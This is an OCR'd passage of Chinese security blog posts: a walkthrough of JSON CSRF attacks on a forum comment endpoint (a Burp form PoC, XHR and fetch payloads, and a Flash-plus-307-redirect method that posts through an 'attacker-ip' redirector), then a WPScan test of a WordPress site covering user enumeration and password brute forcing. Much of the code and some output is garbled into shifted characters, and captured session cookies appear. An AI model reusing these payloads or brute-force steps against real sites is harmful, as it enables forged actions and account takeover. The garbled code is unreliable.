
刚开始，看到下面 POST 的数据里面并没有 token 的字眼，而且在 repeater 中重放也可以评论多条，于是认为可能存在 csrf 漏洞，准备构造 payload 的时候才看到这里在头部进行了检测，因此此处是不存在 csrf 漏洞的

陷入思考

如果我们假设这个头部不存在 token 的情况下，我们要怎么完成一次 csrf 攻击呢？(以下的头部都默认手动加上 token 方便调试和研究)

level1：


最简单的，通过 form 表单发送一个请求，burpsuite 有直接写好的插件，保存到本地，点开即可



CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="[redacted]/v3/subReply" method="POST"
enctype="text/plain">
      <input type="hidden"
name="&#123;&quot;postId&quot;:&#58;10000003&#44;&quot;content&quot;&#58;&quot;123&quot;&#125
:" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```



我们抓包分析一下



```
POST [redacted]v3/subReply HTTP/1.1
Host: [redacted].com.cn
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain
Content-Length: 38
Connection: keep-alive
Cookie:
[redacted]account_cookie_[redacted]deviceid=wb_85452c64-ee92-4b26-94a0-57b9520fbb
64;
[redacted]account_cookie_[redacted]checksum=1ea1b064b11879f29d79cc3b22765c42.1564
724225636; [redacted]account_cookie_[redacted]openid=0ae8eb2159f7a05e;
[redacted]account_cookie_[redacted]authtoken=MTdlZTg5YjYzZmNmZGExYzUzZjcuMzg1NzY3
Njg5LjE1NjQ3MjQyMjU2MzY;
[redacted]account_cookie_[redacted]ken=1ea1b064b11879f29d79cc3b22765c42.156
4724225636[redacted]account_cookie_[redacted]regioncode=CN;
game_forum_csrf_token=3a02a458034611f6916e160bb8ab8c1f
Upgrade-Insecure-Requests: 1

{"postId":10000003,"content":"123"}=
```

```
HTTP/1.1 200 OK
Server: NWSs
Date: Fri, 02 Aug 2019 06:45:11 GMT
Content-Type: application/octet-stream
Content-Length: 0
Connection: keep-alive
Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE
Access-Control-Max-Age: 3600
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Origin, X-Requested-With,
Content-Type, Accept
X-NWS-LOG-UUID: 422464d6-cef8-4cc7-a868-9968cef222fa
X-Daa-Tunnel: hop_count=1
```


和之前的包进行对比，可以看到两处的 Accept、Content-Type 不同，同时数据处多出来一个等号，其中其主要作用的是 Content-Type 我们修改过来尝试下



很明显 这里有几个问题

1、简单的 form 表单无法伪造 Content-Type 头部

2、post 数据包多出一个等号

一些服务器若是不检测 Content-Type 头部且不需要正确格式的 json 则可用这种方法

level2：

我们可以在 form 表单里面，给 value 赋值，若是漏洞页面可以识别多余的 key value 那么这种方法是可行的

实测这个页面不行会爆 500 错误

这里我们虽然缓解了第二个问题 但是第一个问题还是存在

level3:

能够自定义头部的有两种办法

1、利用 XHR 进行提交


关于 XHR 可以去这边了解下 XMLHttpRequest：

```
?kwp oA
   ?er g| A
      ?vf ulswA
         ixqf wlr q vxep lwUht xhvw+,
~
            ydu{ku @ qhz [P OKvwsUht xhvw+,>
            {ku1r shq+%6R VW%
%kvwsv=22{{{1{{{1fr p 1fq2{{{2y62vxeUhsd %wuxh,>
            {ku1vhwUht xhvwKhdghu+%Dffhsw%  %-2-%>
            {ku1vhwUht xhvwKhdghu+%Dffhsw0Odqj xdj h%
%k0FQ/}k>t @31; /hq0XV>t @318/hq>t @316%>
            {ku1vhwUht xhvwKhdghu+%Frqwhqw0W|sh%
%lssdfdwr q2mr q> fkduvhw@xwi0; %>
```

{ku1z lwkFuhghqwrdo/ @ wux h> 22携带 f r r nlh

{ku1vhqg+MVRQ1vwulqj li| +~%s r vwlg%e%43333336%%f r qwhqw%e%whvw4
%@,>
@
?2vfulswA
?2er g| A
?ir up dfwr q@%&%A
?lqsxv w|sh@%exwwr q% ydoxh@%Vxep lv uht xhvw%
r qf df n@%vxep lwUht xhvw+,>%2A
?2ir up A
?2kwp oA

抓包分析会先给服务器发送一个发送预检请求(OPTIONS 请求)给服务端征求支持的请求方法，然后根据服务端响应允许才发送真正的请求。




可以看到头部设置成了我们想要的结果，加上 token 后评论成功，来到前端查看也有了这条评论

2、利用 fetch 请求提交

fetch 请求和 xhr 一样也会发出一个 OPTIONS 请求

```
?kwp oA
   ?vfulswA
      ihwfk+*kwwsv=22{{{1{{{1frp1fq2{{{2y62vxeUhsq*/~phwkrg=
*SRVW*/fuhghqwdov=*lqfoxgh*/khdghuv=~*Frqwhqw0W|sh*=
*dssdfdwrq2mrq>fkduvhw@xwi0;*Z/erg|=
*~%srvwg%e%43333336%%frqwhqw%e%whvw5%Z%Z>
?2vfulswA
?2kwp oA
```




可以看到这个方法也得到了我们想要的结果

但是这两种方法都有一个毛病：无法跨域

没办法跨域怎么实现 csrf 啊？总不能发给 html 文件给受害者让受害者打开吧

level4:

flash 的跨域 + 307 跳转



那么这种方法的原理到底是什么呢？


首先我们需要了解 flash：Adobe Flash 可用于使用 ActionScript 制作 Web 请求，而 ActionScript 还可以用于为 Web 请求设置自定义的 HTTP 头。

一般来说 Flash 不会向没有 crossdomain.xml 文件的服务器发出请求，对方服务器是不可控的，因此为了完全避免跨域文件，我们在自己服务器上先准备一个 flash 文件和一个重定向文件。

我们使用 Flash 和我们的 POST 有效载荷向重定向文件发出请求。然后该文件充当重定向器，将请求转到我们想要攻击的服务器上。

HTTP 状态码 307：HTTP 307 可以确保在重定向请求发生时请求方法和请求主体不会发生改变。

也就是说我们通过重定向文件转发的请求是完完全全不变的转发过去的包括 Body 和 HTTP 头



所以我们目前需要一个 .swf 的 flash 文件和一个重定向文件

1. 要创建发出 Web 请求的 csrf.swf 的 Flash 文件，具体步骤如下

2. 从 Adobe 官网安装 Flex SDK 用于将 ActionScript 编译为 swf 文件。Flex 需要安装 32 位 JVM，可以从 Oracle 官网下载安装 32 位的 JDK。

3. 创建一个名为 csrf.as 的文本文件，其中包含下面给出的 ActionScript 代码。

4. 将 ` 占位符替换为生成 Flash 文件所在的系统的 IP 地址/域名（攻击者服务器）。

5. 要将此文件编译为 csrf.swf，只需运行 mxmlc csrf.as 命令。这将创建一个名为 csrf.swf 的文件。


```
sdfndjh
~
   lpsruwiodvk1glvsod|1Vsulwh>
   lpsruwiodvk1qhw1XUOOrdghu>
   lpsruwiodvk1qhw1XUOUhtxhvw>
   lpsruwiodvk1qhw1XUOUhtxhvwKhdghu>
   lpsruwiodvk1qhw1XUOUhtxhvwPhwkrg>sxedf fodvv fvui
h{whqgv Vsulwh
~
    sxedf ixqfwrq fvui+,
~
        vxshu+,>
        ydu php ehu4=Remfv @qxoo>
        ydu p|Mvrq=Vwulqj @qxoo>
        php ehu4 @qhz Remfw+,>
```

```
        p hp ehu4 @ ~%s r vwLg %e%43333336%%% r qwhqw%e%whvw6 %@
        ydu p | Gdwd=Remfv @ p hp ehu4>
        p | Mvr q @ MVRQ1vwulqj li| +p | Gdwd,>
        p | Mvr q @ MVRQ1vwulqj li| +p | Gdwd,>
        ydu xuo=Vwulqj @ %kwws=22dwwdf nhu0ls2whvw1sks %
        ydu uht xhvw=XUOUht xhvv @ qhz XUOUht xhvw+xuo,>
        uht xhvw1uht xhvwKhdghuv1sxvk+qhz
XUOUht xhvwKhdghu+%F r qwhqw0 W| sh%%dss dfdwr q2mvr q%,>
        uht xhvw1gdwd @ p | Mvr q>
        uht xhvw1p hwkr g @ XUOUht xhvwP hwkr g1SR VW>
        ydu xuoOr dghu=XUOOr dghu @ qhz XUOOr dghu+,>wu|
        ~
            xuoOr dghu1or dg+uht xhvw,>
            uhwxuq>
        Ø
        f dwf k+h=Huur u,
        ~
            wudf h+h,>
            uhwxuq>
        Ø
    Ø
  Ø
Ø
```

具体攻击流程如下：

1. 用户在浏览器中登录到 http://victim-site/

2. 受害者被诱骗导航到 http://attacker-ip/csrf.swf

3. 加载 flash 文件，用有效载荷和自定义 HTTP 头向 http://attacker-ip/test.php 发起 POST 请求


4. 攻击者服务器发出 HTTP 307 重定向响应。这会导致 POST 响应 body 和自定义 HTTP 头按原样发送到 http://victim-site/

5. 用户刷新他的 http://victim-site/ 页面，发现他评论了别人

由于这个 src 有设置 token 所以不能利用成功

附一个别人已经造好的轮子

http://cm2.pw/crossdomain



小结

flash 跨域可以设置 Content-Type 的话，那他可以设置其他的头吗？如果可以设置 Referer 的话，很多 CSRF 漏洞岂不是可以绕过？事实证明还是我想得太天真，Flash 的 Header 存在一个黑名单，Referer 就在其中，都不允许设置但是他可以置 referer 的值为空，也可以绕过一些未校验无 Referer 字段等情况的缺陷。

其实对于这类 json 格式的 csrf 还是挺多的，因为企业大多喜欢用 json 来管理数据，研究一下也是有必要的~

防御

既然 json csrf 属于 csrf 那防御的方法肯定就和 csrf 的防御方法类似了，百度，google 上都有总结，我这里就不班门弄斧了。

练

原创 Cherishao 信安之路 2019-09-06

朋友部署了个 Wordpress 的站点，让有时间的时候帮忙测下安全性怎么样，于是呢，有了这篇文章，本意想着 WPScan+MSF 这套组合拳可以打通的，奈何现实总是充满了惊（yi）喜（wai），本文主要围绕 WPScan 结合渗透测试的常规测试方法从信息收集、漏洞利用、防护措施进行介绍。

一、环境介绍

1、测试环境

测试机的版本如下

```
ur r wC F khqj Ndr Dr =ä& xqdp h 0d
Olqx{ F khqj Ndr Dr 7147130ndd40dp g97 &4 VP S Gheldq
71471504ndd4 +534: 045037, {; 9b97 J QX2Olqx{
```

2、待测环境

```
XUO: kwwsv=22vhf1fkhulvkdr1fr p 2
LS=4<51493145 4146
```

看完了本文，对此感兴趣的朋友亦可以对自己的 WordPress 站点进行测试，大佬请忽略！！！

二、关于 WPScan

WPScan 是 Kali Linux 默认自带的一款漏洞扫描工具，可以实现获取站点用户名，获取安装的所有插件、主题，以及存在漏洞的插件、主题，并提供漏洞信息,同时还可以实现对未加防护的 Wordpress 站点暴力破解用户名密码。

Kali 自带了 WPScan ,需要更新下才能使用，笔者首次升级的时候，更新失败，原因是：Kali 源的问题，升级更新 Kali 源之后，利用 Wpscan update ，更新效果如下：

```
root@ChengKaoAo:~# wpscan update
```

```
__          _______   _____
\ \        / /  __ \ / ____|
 \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
  \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
   \  /\  /  | |     ____) | (__| (_| | | | |
    \/  \/   |_|    |_____/ \___|\__,_|_| |_|

WordPress Security Scanner by the WPScan Team
                Version 2.9.3
      Sponsored by Sucuri - https://sucuri.net
@_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
```

---

complete ok

[!] The WordPress URL supplied 'http://update/' seems to be down. May be the site is blocking wpscan so you can try the --random-agent

三、信息收集

1、 WordPress 版本及相关信息收集

root@ChengKaoAo:~# wpscan -u 192.160.121.13

```
__          _______   _____
\ \        / /  __ \ / ____|
 \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
  \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
   \  /\  /  | |     ____) | (__| (_| | | | |
    \/  \/   |_|    |_____/ \___|\__,_|_| |_|

WordPress Security Scanner by the WPScan Team
                Version 2.9.3
      Sponsored by Sucuri - https://sucuri.net
@_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
```


---

[i] The remote host tried to redirect to: https://sec.cherishao.com/
Y
[+] URL: https://sec.cherishao.com/
[+] Started: Wed Sep 4 09:49:52 2019

[+] robots.txt available under: 'https://sec.cherishao.com/robots.txt'
[!] The WordPress 'https://sec.cherishao.com/readme.html' file exists exp

osing a version number
[+] Interesting header: LINK: <https://sec.cherishao.com/index.php/wp-json/>; rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.4.39 (Unix) OpenSSL/1.0.2k-fips PHP/7.3.7
[+] Interesting header: X-POWERED-BY: PHP/7.3.7
[+] XML-RPC Interface available under: https://sec.cherishao.com/xmlrpc.php

[+] WordPress version 5.2.2 (Released on 2019-06-18) identified from meta generator, links opml

[+] WordPress theme in use: spacious - v1.6.3

[+] Name: spacious - v1.6.3
 | Last updated: 2019-08-27T00:00:00.000Z
 | Location: https://sec.cherishao.com/wp-content/themes/spacious/
 | Readme: https://sec.cherishao.com/wp-content/themes/spacious/readme.txt
[!] The version is out of date, the latest version is 1.6.6
 | Style URL: https://sec.cherishao.com/wp-content/themes/spacious/style.css
 | Theme Name: Spacious
 | Theme URI: https://themegrill.com/themes/spacious
 | Description: Spacious is an incredibly spacious multipurpose responsive theme coded & designed with a lot of c...
 | Author: ThemeGrill
 | Author URI: https://themegrill.com

[+] Enumerating plugins from passive detection ...
 | 1 plugin found:

[+] Name: wedocs - v1.5
 | Latest version: 1.5 (up to date)
 | Last updated: 2019-07-11T05:33:00.000Z
 | Location: https://sec.cherishao.com/wp-content/plugins/wedocs/
 | Readme: https://sec.cherishao.com/wp-content/plugins/wedocs/readme.txt

[+] Finished: Wed Sep 4 09:50:01 2019
[+] Requests Done: 53
[+] Memory used: 107.57 MB
[+] Elapsed time: 00:00:08

收集到的敏感信息有：

```
版本： Z rugSuhvv yhuvlr q 81515 +Uhodvhg r q 534<03904; ,
路径： 2ur er vw1w{v、 2uhdgp h1kwp c、 2z s0cr j lq1sks
主题： vsdflrxv 0 y41916 / wkh odwhvv yhuvlr q lv 41919
其它： VHUYHU= Dsdfkh251716< +Xql{, RshqVVO241315n0ilsv
SKS2: 161:
```

2、枚举可以利用的插件

```
root@ChengKaoAo:~# wpscan -u 192.160.121.13  --enumerate vp
_______________________________________________________________

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
    @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________
----------
[+] Enumerating installed plugins (only ones with known vulnerabilities) ...

    Time: 00:02:00 <=========================================
============================================================
==================================> (2060 / 2060) 100.00% Ti
me: 00:02:00

[+] We found 1 plugins:

[+] Name: akismet
 |  Latest version: 4.1.2
 |  Last updated: 2019-05-14T15:05:00.000Z
 |  Location: https://sec.cherishao.com/wp-content/plugins/akismet/

[!] We could not determine a version so all vulnerabilities are printed out

[!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scriptin
```

g (XSS)
Reference: https://wpvulndb.com/vulnerabilities/8215
Reference: http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
Reference: https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-9357
[i] Fixed in: 3.1.5

[+] Finished: Wed Sep 4 10:03:16 2019
[+] Requests Done: 2121
[+] Memory used: 224.039 MB
[+] Elapsed time: 00:02:12

发现插件 Akismet 存在 XSS ，这里发现的风险项仅做参考，还是要以实际验证为主。

3、枚举下 Wordpress 的用户名

root@ChengKaoAo:~# wpscan -u 192.160.121.13 --enumerate u

```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
    @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________
------
[+] Enumerating plugins from passive detection ...
 | 1 plugin found:

[+] Name: wedocs - v1.5
 |  Latest version: 1.5 (up to date)
 |  Last updated: 2019-07-11T05:33:00.000Z
 |  Location: https://sec.cherishao.com/wp-content/plugins/wedocs/
 |  Readme: https://sec.cherishao.com/wp-content/plugins/wedocs/readme.
```

txt

[+] Enumerating usernames ...
[+] Identified the following 1 user/s:

```
+----+----------+----------------------+
| Id | Login    | Name                 |
+----+----------+----------------------+
| 1  | admin | admin – cherishao |
+----+----------+----------------------+
```

[+] Finished: Wed Sep 4 10:08:11 2019
[+] Requests Done: 67
[+] Memory used: 108.809 MB
[+] Elapsed time: 00:00:12

四、漏洞利用（验证）

1、口令爆破

通过收集到的敏感信息 1 ，我们可以通过 Google 去检索 Apache、PHP 版本是否存在可利用的漏洞，从中我们也知道后台的登陆路径为 /wp-login.php ,结合 3 枚举到的用户名信息可以尝试构造字典进行爆破。

root@ChengKaoAo:~# wpscan -u 192.160.121.13 --wordlist /root/dic.txt --username admin

```
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
    @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________
```

[+] Starting the password brute forcer
[!] ERROR: We received an unknown response for login: admin and password:
admin2019

